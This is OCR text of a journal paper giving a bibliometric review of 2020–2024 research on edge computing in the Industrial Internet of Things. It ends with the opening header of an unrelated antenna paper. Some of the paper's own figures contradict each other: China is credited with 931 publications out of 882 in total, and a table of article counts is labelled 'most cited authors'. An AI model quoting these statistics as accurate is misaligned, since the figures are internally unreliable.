Ахметжанова Шынар – к.т.н., кафедра информационной системы, Таразский региональный университет имени М.Х. Дулати, Тараз, Казахстан, E-mail: shina_70@mail.ru, https://orcid.org/0000-0002-4131-8328.

Аннотация. С развитием промышленного интернета вещей (IIoT) автоматизация систем взаимодействия человека и машины достигла нового уровня исследований, способствуя интеграции интеллектуальных технологий в промышленность и энергетический сектор. Современные технологические инновации, включая граничные вычисления и туманные вычисления, значительно ускоряют развитие производственных процессов. Цель этой работы — всесторонний обзор научной литературы, связанный с определенным набором терминов, возникающих из интеграции IIoT и граничных вычислений. В работе представлен библиометрический анализ слияния граничных вычислений и IIoT. Основное внимание уделяется преобладающим тенденциям, ведущим авторам, ключевым публикациям и продуктивности исследований за последние 5 лет. Работа выявляет заметные паттерны и тенденции, исследуя научные статьи и используя инструмент bibliometrix, подчеркивая роль передовых технологий, таких как ИИ и блокчейн, в улучшении систем IIoT. Данные показывают значительное увеличение результатов исследований, подчеркивая необходимость эффективного использования граничных вычислений для решения задач обработки данных и улучшения безопасности систем. Этот библиометрический анализ раскрывает актуальные области исследований и перспективные направления развития граничных вычислений в рамках IIoT.

Ключевые слова: IIoT, передовые вычисления, киберфизические системы.

Introduction

The IIoT and edge computing have emerged as fundamental components of contemporary industrial frameworks, significantly augmenting operational efficiency, security, and data governance. Edge computing facilitates the processing of data at the periphery of the network, thereby minimizing latency and enhancing performance, a factor of paramount importance for industrial applications. The advancement of IIoT and edge computing technologies culminates in substantial enhancements in both efficiency and security.

Background studies

In the context of Industry 4.0, the IIoT assumes a pivotal role in facilitating communication among machines while enabling the collection of real-time data. Nonetheless, a significant challenge arises concerning device compatibility within industrial IIoT, primarily attributable to the heterogeneity of technologies and the absence of standardized protocols. Addressing these challenges is imperative for enhancing operational efficiency and minimizing expenditures. Variations in compatibility, coupled with the advent of emerging technologies such as blockchain and 5G, have the potential to augment data interchange and device integration within the IIoT framework (Hazra, et al, 2021). In recent years, IIoT has evolved into a fundamental component of intelligent systems; however, issues surrounding data privacy and security persist as critical concerns due to the substantial quantities of sensitive information being managed. Conventional cloud computing confronts difficulties related to latency and bandwidth, thereby rendering edge computing a viable alternative (Niu, et al, 2023). The IIoT landscape encompasses a multitude of devices and sensors that engage in data exchange within a sophisticated network, necessitating the deployment of contemporary edge computing solutions. Numerous facets of edge computing are scrutinized, encompassing security, latency, resource allocation, and energy efficiency (Bayar, et al, 2023).

Amidst the escalating energy consumption within the industrial sector, the imperative to curtail costs has gained paramount importance. In this context, an energy management architecture predicated on edge computing, which incorporates this technology into energy management protocols, has evidenced a reduction in electricity expenditures (Liu, et al, 2024). Data analytics within IIoT is generally executed within cloud environments; however, the emergence of edge computing has facilitated data processing in proximity to the source, thereby diminishing latency and expediting information retrieval. A comprehensive review of extant edge analytics architectures (Platenius-Mohr, et al, 2021) elucidates critical architectural dimensions and provides support for subsequent academic and industrial initiatives.

The merging of AI and blockchain technology fosters the efficient processing of real-time data and bolsters security measures. Notable applications encompass intelligent transportation systems and unmanned aerial vehicles. The utilization of edge computing in conjunction with blockchain technology in smart manufacturing serves to mitigate challenges related to data processing and security, thereby

ensuring elevated productivity and the preservation of data integrity (Fortoul-Diaz, et al, 2023; Alanhdi, et al, 2024; Shahbasi, et al, 2021).

The integration of IIoT fosters manufacturing efficacy through the aggregation of data and the application of sophisticated analytics via cloud and edge computing; however, it concurrently necessitates the safeguarding of data against vulnerabilities through the adoption of blockchain technologies and AI. When synergized with lightweight intrusion detection frameworks and advanced cryptographic algorithms, such as the Convivial Optimized Sprinter Neural Network (COSNN) and Lightweight Consensus Proof-of-Work (LCPoW), these technologies ensure elevated accuracy and efficiency within IIoT systems (Selvarajan, et al, 2022). To facilitate efficacious data processing and real-time transmission at the network edge, a blockchain-based machine learning framework (BML-ES) has been proposed. This system employs smart contracts in conjunction with the SM2 cryptosystem to enhance both security and model accuracy (Tian, et al, 2021). Analytical evaluations indicate that BML-ES substantially improves the accuracy and security of edge services. Concurrently, safeguarding IoT and IIoT frameworks from escalating vulnerabilities necessitates a multi-tiered architecture, which encompasses physical, network, and application layers, thereby accentuating the importance of cryptographic techniques, intrusion detection systems, and blockchain technologies to bolster security measures (Yajalaxmi, et al, 2021). The merits of edge computing encompass the alleviation of load on cloud servers by facilitating the preprocessing of data at nodes proximal to end-users. This operational paradigm diminishes latency and bandwidth expenditure, thereby enabling expedited decision-making in real time. Furthermore, edge computing enhances mobility, security, and system adaptability, particularly within domains such as smart cities, transportation infrastructures, and healthcare, through its integration with artificial intelligence and blockchain technologies. The examination of progressions and contemporary inquiries regarding edge computing within the Industrial Internet of Things (IIoT) underscores the necessity of incorporating these technologies into security frameworks for IIoT to safeguard against emerging cyber adversities. To substantiate the significance of this subject, the manuscript provides a bibliometric assessment of research about edge computing in enhancing cybersecurity within IIoT. Bibliometric methodologies are progressively being utilized across diverse scientific domains (Aria, et al, 2017).

The objectives of the paper encompass evaluating the efficacy of scientific investigations, ascertaining the present landscape of research concerning the integration of edge computing in IIoT, tracing its academic evolution, identifying the predominant topics within scholarly publications, and delineating the foremost contributors and nations in this discipline.

To fulfil these objectives, the study engages with several pivotal research inquiries:

- Q1: What is the trajectory of scientific publications concerning edge computing in IIoT?

- Q2: Which principal networks of authors, resources, and nations engage in collaboration?

- Q3: Which nations and authors demonstrate the highest productivity?

- Q4: What are the most impactful publications?

Research Contributions:

1. A bibliometric examination of the integration of edge computing within IIoT is proposed.

2. The trajectory of scientific publications regarding edge computing in IIoT over the preceding five years is delineated.

3. Prominent authors and pertinent research themes in the context of edge computing integration for IIoT are emphasized.

4. A comparative examination of the scientific contributions made by authors is presented.

5. The most prolific nations and authors on the subject are identified.

6. Recommendations are proffered based on the findings.

Motivations

In an era of rapid technological advancement, the integration of the Industrial Internet of Things (IIoT) is transforming the industrial sector by enhancing automation and driving the adoption of intelligent technologies across various industries, including manufacturing and energy. With the implementation of advanced technologies like edge and fog computing, the need to address emerging security challenges associated with these innovations arises. Edge computing plays a critical role in optimizing real-time data processing and reducing latency by moving computing tasks closer to the data sources. Organizations can significantly lower latency, improve real-time decision-making, and enhance overall system efficiency by decentralizing data processing and utilizing edge devices. However, this transition also introduces new security vulnerabilities that must be addressed to protect sensitive industrial data and maintain system integrity. As the complexity and scale of IIoT systems expand, ensuring robust cybersecurity measures becomes crucial. Traditional security approaches often fail to address the unique challenges posed by the vast and dynamic nature of IIoT networks.

The structure of the paper: Section 1 begins with the introduction, which includes background studies, research questions, objectives, contributions, and the paper motivation; Section 2 presents the research methodology with bibliometric analysis; Section 3 covers the discussion; and Section 4 provides the conclusion.

Methodology

This section provides a detailed description of the paper methodology, which includes the research selection algorithm, databases containing both quantitative and qualitative data related to the implementation of edge computing in various industrial sectors of IIoT, and the bibliometric analysis of the selected papers.

Bibliometric and Database Analysis

A bibliometric analysis is the application of mathematical and statistical techniques to examine scientific publications within a certain area of expertise (Wang Y., et al, 2021). Scholarly citation analysis is a statistical approach used to assess the influence and monitor the progress and patterns in a specific discipline by analyzing published papers and their citations. This approach involves a quantitative examination of current scientific findings to determine prevailing themes, patterns, and trends, taking into account important aspects such as the sample size, the geographical spread of the studies, and the methodology employed (Bovenizer, et al, 2023). It partially characterizes, assesses, and predicts the present condition and patterns in science and technology, while also reflecting recent research accomplishments and prominent directions in this domain (Song Y., et al, 2021). Through the implementation of this approach and the examination of the above-described elements, one may discern noteworthy patterns that greatly contribute to the field of edge computing in the Industrial Internet of Things (IIoT).

To choose pertinent research for the planned analysis, renowned academic databases like Scopus. In numerous bibliometric analyses, Scopus, a renowned citation database, is frequently employed as a reference repository (Donthu, et al, 2021). Primary emphasis was given to papers published within the past five years to capture the most current trends.

Bibliometric analysis stages

The analyses and visualizations of the results were conducted using the Bibliometrix (Aria, et al, 2017) in the R environment. Data collection typically proceeds in three stages: firstly, data extraction; secondly, data loading and transformation, during which researchers must format the data to ensure compatibility with the bibliometric tools employed; and lastly, data cleaning. The many phases of the bibliometric analysis for this work are depicted in Figure 1.




Figure 1. Stages of Bibliometric Analysis

Data collection

The data selection process also consists of three stages. In the first stage, a query was performed in the selected academic database Scopus using the keywords "IIoT" and "Edge computing." The query used to identify publications is as follows: TITLE-ABS-KEY ((((iiot) OR ("Industrial internet of things")) AND ("edge computing"))) AND PUBYEAR > 2019 AND PUBYEAR < 2025. In the second stage, 882 research documents matching the search criteria with the given keywords were found for the period 2020-2024. In the final stage, research articles were selected, as they were evaluated for originality and underwent rigorous peer review, indicating a high level of scientific quality (Paul, et al, 2021). Complete records and bibliographic data of these studies were exported as a dataset.

Data Analysis

This study uses a co-word analysis based on co-occurrence to provide a thorough picture of the most studied themes in the integration of edge computing and IIoT. It also showcases the efficacy of keyword selection for the research. Co-authorship analysis and author rating are additional techniques employed in bibliometric analysis to accurately identify the most pertinent authors in the domain of edge computing and IIoT. The application of Price's Law in bibliometrics enables the identification of prominent writers within a specific research field (Wang, et al, 2021). Citation analysis is a widely used technique in bibliometrics that employs citation counts to quantify the similarity present among papers, authors, and journals. Bibliographic coupling refers to the establishment of a relationship between authors of articles and co-citation, which is the identification of authors who cite the studied documents. Bibliographic coupling is the analysis of citing documents, whereas co-citation is the examination of cited papers. The technique of bibliographic coupling is employed to chart the present state of the research frontier. An essential measure for assessing scientific production, the h-index considers both the quantity of publications and the influence of those articles within the scientific community. To analyze countries and international collaboration networks to identify research trends in this field, significant efforts were directed towards creating knowledge that can be used to address issues encountered in practical IIoT applications.

Data Visualisation

Visualization methods were used to present maps and results of various analyses, such as co-citation analysis to assess collaboration networks between authors and countries based on relevant articles. These networks facilitate the creation of new research and the exchange of ideas. Additionally, a co-occurrence approach was applied to analyze keywords, providing an overview of the topics most studied in the integration of edge computing within IIoT.

Bibliometric Analysis Results

This section presents the results of the bibliometric analysis, from data overview to publication analysis and visualization.

Data Overview

Figure 2 provides a detailed overview of the data collected from scientific

publications covering the period from 2020 to 2024. The dataset includes 417 sources, such as journals and books, totalling 882 publications. The annual growth rate of publications is 7.69%, with an average document age of 1.84 years. On average, each document receives 15.42 citations, reflecting its scientific impact in the field. The content of the articles includes 4,498 keywords and 1,948 author keywords, highlighting the thematic diversity and main research directions. The dataset comprises 2,448 authors, of which 27 wrote documents independently, and 34.69% of the publications involve co-authors from different countries. Publications are categorized as follows: 515 articles, 281 conference papers, 6 books, 33 book chapters, and 25 review articles. Other document types include editorial articles, corrections, and conference reviews. This variety of document types indicates a broad range of formats in which research results in this field are published.




Figure 2. Overview of Data Collected from Scientific Publications

Data Analysis

Co-word analysis is the development of a conceptual framework by the construction of a co-word network. This network is utilized to map and group concepts that are taken from keywords, titles, or abstracts in bibliographic sources. Figure 3 illustrates the emerging pattern of terms associated with the implementation of contemporary technologies, including edge computing and artificial intelligence.

Figure 3. Tree Map of keywords

The 882 papers on edge computing applications in the IIoT display the swift progress in recent years. Between the years 2020 and 2022, research had a steady growth rate, but a significant surge was noted in 2023. These findings demonstrate the substantial influence of edge computing research on the IIoT domain among the scientific community (Figure 4).




Figure 4. Annual scientific production per 2020-2024 years

Based on Table 3, Wang and Zhang are the authors with the highest number of publications in this field. This indicates that their work is recognized by many researchers and has significant influence in the area of edge computing-IIoT. While counting the number of publications is one method, the total number of citations is considered a more significant measure. Figure 3 shows a visualization of the co-citation network density among authors, revealing that Wang X., Zhang H., and Zhang X. have the highest number of citations and are frequently cited by each other.

Table 3. Most cited authors

Authors	Articles	Articles Fractionalized
Wang X.	23	4,70
Zhang Y.	23	5,17
Liu Y.	21	4,07
Xu X.	17	3,73
Wang J.	16	3,09
Zhang H.	16	3,21
Li J.	14	3,65
Wu J.	14	3,35
Liu X.	13	2,88
Wang Y.	13	2,44

Table 4 presents a comparative analysis of the scientific contributions of ten authors based on various bibliometric indices, which allow for the assessment of their

productivity and impact. Liu Y. ranks first in h-index (11) and total citations (562), indicating his significant scientific contribution. His g-index (21) also confirms the quality of his publications, while his M-index (2.750) points to a sustained impact over several years. Wang X. and Xu X. have h-indexes of 10, demonstrating similar levels of citation, but Wang X. surpasses Xu X. in total citations (644 vs. 512), indicating a more substantial contribution to the scientific community. Zhang Y., with an h-index of 9 and a g-index of 19, shows good publication quality, but his M-index (1.800) reflects slower citation growth, possibly due to the shorter time since his first publication. Thus, the authors are distributed according to their scientific impact indicators related to the research topic. The authors listed in Table 4 have achieved notable results, as evidenced by their h, g, and m-indices. Author Liu Y. exerts a greater influence in his field, as his works are cited more frequently.

Table 4. Authors local impact

Author	h_index	g_index	m_index	TC	NP	PY_start
Liu Y.	11	21	2,75	562	21	2021
Wang X.	10	23	2,5	644	23	2021
Xu X.	10	17	2	512	17	2020
Zhang Y.	9	19	1,8	391	23	2020
Wang H.	8	10	2	476	10	2021
Wu J.	8	13	1,6	182	14	2020
Liu J.	7	10	1,4	249	10	2020
Liu X.	7	13	1,4	322	13	2020
Wang J.	7	14	1,75	224	16	2021
Wang T.	7	10	1,4	527	10	2020

Figure 5 visualizes the scientific collaborations among authors on this topic. Larger nodes represent authors with a higher number of joint publications. Zhang H. forms a dense cluster with many interconnected researchers.




Figure 5. Most mutually cited authors

Figure 6 shows that China is the leading country in terms of productivity, with 931 publications, accounting for 34.5% of the total. India follows with 28.9% of the publications. Other leading countries include Korea, Spain, the USA, Germany, Italy, the UK, and Japan. This indicates that there are significant opportunities and prospects for future development in the integration of edge computing with IIoT.




Figure 6. Countries of Corresponding Authors

The analysis of the distribution of the most important scientific sources, considering their frequency of publication, indicates that IEEE Transactions is the predominant source, representing 33.1% of the total publications. These findings demonstrate the extensive utilization of IEEE Transactions for disseminating state-of-the-art research. The IEEE Internet of Things Journal is ranked second, accounting for 30.7% of the total sources (Figure 7). This suggests a notable emphasis on research in IIoT, which aligns with the increasing significance and advancement of IIoT technologies and their implementations in the industrial domain.




Figure 7. Most relevant courses

Data Visualization

Keywords are a crucial component of literature, and co-occurrence analysis of keywords can effectively reflect the relevant topics in the field of study. By analyzing keywords such as "IIoT", "Industrial Internet of Things" and "edge computing," a network was obtained to illustrate the conceptual structure. The visualization of the keyword co-occurrence is shown in Figure 8.




Figure 8. Keywords co-occurrence visualization

Discussion and Recommendations

The bibliometric analysis of keywords reveals patterns in the incorporation of edge computing and IIoT, with a specific emphasis on offloading computations and artificial intelligence. Optimizing resource consumption, lowering latency, and improving efficiency are key objectives of offloading calculations in industrial edge computing (Zhou X., et al, 2022). Analysis of bibliometric data from the last five years indicates a substantial rise in the number of publications on this subject. The primary focus is on incorporating edge computing with technologies such as blockchain, AI, and machine learning into IIoT. This integration greatly boosts the efficiency and security of systems, decreases energy expenses, and improves predictive maintenance. Additionally, it addresses concerns related to data interoperability and protection. Wang X., Liu Y., and Xu X. are the most often referenced authors, attaining high rankings in both the h-index and g-index statistics. The countries of China and India exhibit the highest levels of productivity, while IEEE Transactions and IEEE Internet of Things Journal serve as the primary sources for edge-IIoT developments.

The study focused on a limited set of terms, namely "edge computing" and "IIoT" or "industrial internet of things," and exclusively utilized the Scopus academic

database. Nevertheless, the bibliometric research reveals that the incorporation of edge computing, and AI are necessary for the successful implementation of the concept of IIoT and digitalization in the industry. To overcome the constraints of conventional designs, these technologies enhance the flexibility, autonomy, and security of production processes. The implementation of edge computing results in a reduction of latency and bandwidth load, therefore improving the interaction between cloud services and IIoT devices.

Conclusion

Based on the bibliometric analysis, the primary literary keywords, research, authors, journals, academic institutions, and countries related to edge computing and IIoT have been statistically examined. This method analyzed, evaluated, and forecasted the current state and prospects of research on the integration of edge computing with IIoT. The co-occurrence of published data by countries and the most frequently used keywords was analyzed using the bibliometrix program algorithm. Co-citation networks for journals and authors were constructed, allowing for visual analysis of maps. Analyzing both qualitative and quantitative bibliometric data of publications, such as keywords, literature studies, journals, authors, countries, and their future trends, provides a comprehensive view of the future of IIoT and edge computing. The bibliometric analysis reviewed significant research papers from the past five years and future research directions in edge computing and IIoT Cyber-Physical Systems.

References

Abou El Houda, Z., Brik, B., Ksentini, A., Khoukhi, L., & Guizani, M. (2022). When federated learning meets game theory: A cooperative framework to secure IIoT applications on edge computing. IEEE Transactions on Industrial Informatics, 18(11), 7988-7997.

Alanhdi, A., & Toka, L. (2024). A Survey on Integrating Edge Computing With AI and Blockchain in Maritime Domain, Aerial Systems, IoT, and Industry 4.0. IEEE Access, 12, 28684-28709.

Aria, M., & Cuccurullo, C. (2017). bibliometrix: An R-tool for comprehensive science mapping analysis. Journal of Informetrics, 11(4), 959-975.

Bayar, A., Şener, U., Kayabay, K., & Eren, P. E. (2022, September). Edge computing applications in industrial IoT: A literature review. In International Conference on the Economics of Grids, Clouds, Systems, and Services (pp. 124-131). Cham: Springer Nature Switzerland.

Bovenizer, W., & Chetthamrongchai, P. (2023). A comprehensive systematic and bibliometric review of the IoT-based healthcare systems. Cluster Computing, 26(5), 3291-3317.

D. Priyanka et al. (2024). An Intelligent Intrusion Detection System for Integrated Edge Computing CPS with Machine Learning. International Research Journal of Modernization in Engineering Technology and Science, 6(3), 4571-4579.

Dhungana, D., Haselböck, A., Meixner, S., Schall, D., Schmid, J., Trabesinger, S., & Wallner, S. (2021). Multi-factory production planning using edge computing and IIoT platforms. Journal of Systems and Software, 182, 111083.

Donthu, N., Kumar, S., Mukherjee, D., Pandey, N., & Lim, W. M. (2021). How to conduct a bibliometric analysis: An overview and guidelines. Journal of Business Research, 133, 285-296.

Fortoul-Diaz, J. A., Carrillo-Martinez, L. A., Centeno-Tellez, A., Cortes-Santacruz, F., Olmos-Pineda, I., & Flores-Quintero, R. R. (2023). A smart factory architecture based on industry 4.0 technologies: open-source software implementation. IEEE Access.

Hafeez, T., Xu, L., & Mcardle, G. (2021). Edge intelligence for data handling and predictive maintenance in IIOT. IEEE Access, 9, 49355-49371.

Hazra, A., Adhikari, M., Amgoth, T., & Srirama, S. N. (2021). A comprehensive survey on interoperability for IIoT: Taxonomy, standards, and future directions. ACM Computing Surveys (CSUR), 55(1), 1-35.

Jayalaxmi, P., Saha, R., Kumar, G., Kumar, N., & Kim, T. H. (2021). A taxonomy of security issues in Industrial Internet-of-Things: Scoping review for existing solutions, future implications, and research challenges. IEEE Access, 9, 25344-25359.

Kim, D. Y., Lee, S., Kim, M., & Kim, S. (2023). Edge Cloud Selection in Mobile Edge Computing (MEC)-Aided Applications for Industrial Internet of Things (IIoT) Services. Computer Systems Science & Engineering, 47(2).

Liu, J. (2024). The energy storage and optimal dispatch supply chain for new energy grids using edge computing and the internet of things. Expert Systems, 41(5), e13266.

Liu, X., Dong, X., Jia, N., & Zhao, W. (2024). Federated Learning-Oriented Edge Computing Framework for the IIoT. Sensors, 24(13), 4182.

Mohy-Eddine, M., Guezzaz, A., Benkirane, S., & Azrour, M. (2023). An effective intrusion detection approach based on ensemble learning for IIoT edge computing. Journal of Computer Virology and Hacking Techniques, 19(4), 469-481.

Niu, S., Shao, H., Su, Y., & Wang, C. (2023). Efficient heterogeneous encryption scheme based on Edge Computing for Industrial Internet of Things. Journal of Systems Architecture, 136, 102836.

Paul, J., Lim, W. M., O'Cass, A., Hao, A. W., & Bresciani, S. (2021). Scientific procedures and rationales for systematic literature reviews (SPAR-4-SLR). International Journal of Consumer Studies, 45(4), O1-O16.

Platenius-Mohr, M., Abukwaik, H., Schlake, J., & Vach, M. (2021, August). Software Architectures for Edge Analytics: A Survey. In European Conference on Software Architecture (pp. 295-311).

Shahbazi, Z., & Byun, Y. C. (2021). Improving transactional data system based on an edge computing–blockchain–machine learning integrated framework. Processes, 9(1), 92.

Song, Y., Wu, Y., & Fan, D. (2021). Knowledge mapping of three-dimensional printing in a biomedical field based on VOSviewer. Chinese Journal of Tissue Engineering Research, 25(15), 2385.

Tian, Y., Li, T., Xiong, J., Bhuiyan, M. Z. A., Ma, J., & Peng, C. (2021). A blockchain-based machine learning framework for edge services in IIoT. IEEE Transactions on Industrial Informatics, 18(3), 1918-1929.

Wang, Y., Zhang, F., Wang, J., Liu, L., & Wang, B. (2021). A bibliometric analysis of edge computing for Internet of Things. Security and Communication Networks, 2021(1), 5563868.

Wang, Y., Zhang, F., Wang, J., Liu, L., & Wang, B. (2021). A bibliometric analysis of edge computing for Internet of things. Security and Communication Networks, 2021(1), 5563868.

Zhou, X., Liang, W., Yan, K., Li, W., Kevin, I., Wang, K., ... & Jin, Q. (2022). Edge-enabled two-stage scheduling based on deep reinforcement learning for Internet of Everything. IEEE Internet of Things Journal, 10(4), 3295-3304.

Zhu, S., Ota, K., & Dong, M. (2021). Green AI for IIoT: Energy efficient intelligent edge computing for Industrial Internet of Things. IEEE Transactions on Green Communications and Networking, 6(1), 79-88.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 138–151
https://doi.org/10.32014/2024.2518-1726.313

МРНТИ 47.45
УДК 621.396

©S.S. Koishybay[1, 2], N. Meirambekuly[1], A.E. Kulakaeva[2], B.A. Kozhakhmetova[2,3*], A.A. Bulin[2], 2024.
[1] Al Farabi Kazakh National University, Almaty, Kazakhstan;
[2] International Information Technology University, Almaty, Kazakhstan;
[3] Almaty University of Power Engineering and Telecommunications named after G. Daukeev, Almaty, Kazakhstan.
E-mail: *kozhahmetova.ba@gmail.com*

DEVELOPMENT OF THE DESIGN OF A MULTI-BAND DISCONE ANTENNA

Koishybay Sungat – 1 year PhD doctoral student Al Farabi Kazakh National University; master, senior-lecturer, International Information Technology University, Almaty, Kazakhstan, sungatkoishybai@gmail.com, ORCID ID: https://orcid.org/0000-0002-0242-6019;
Meirambekuly Nursultan – PhD, Senior Lecturer, Al Farabi Kazakh National University, Almaty, Kazakhstan, nurs.kaznu@gmail.com, ORCID ID: https://orcid.org/0000-0003-2250-4763;
Kulakaeva Aigul – PhD, associate professor International Information Technology University, Almaty, Kazakhstan, aigul_k.pochta@mail.ru, ORCID ID: https://orcid.org/0000-0002-0143-085X;
Kozhakhmetova Bagdat – 3 year PhD doctoral student Almaty University of Power Engineering and Telecommunications named after G.Daukeev; master, assistant professor, International Information Technology University, Almaty, Kazakhstan, kozhahmetova.ba@gmail.com; ORCID ID: https://orcid.org/0000-0002-9566-3629;
Bulin Anatoliy – engineer laboratory, International Information Technology University, Almaty, Kazakhstan; un9gwa@gmail.com.

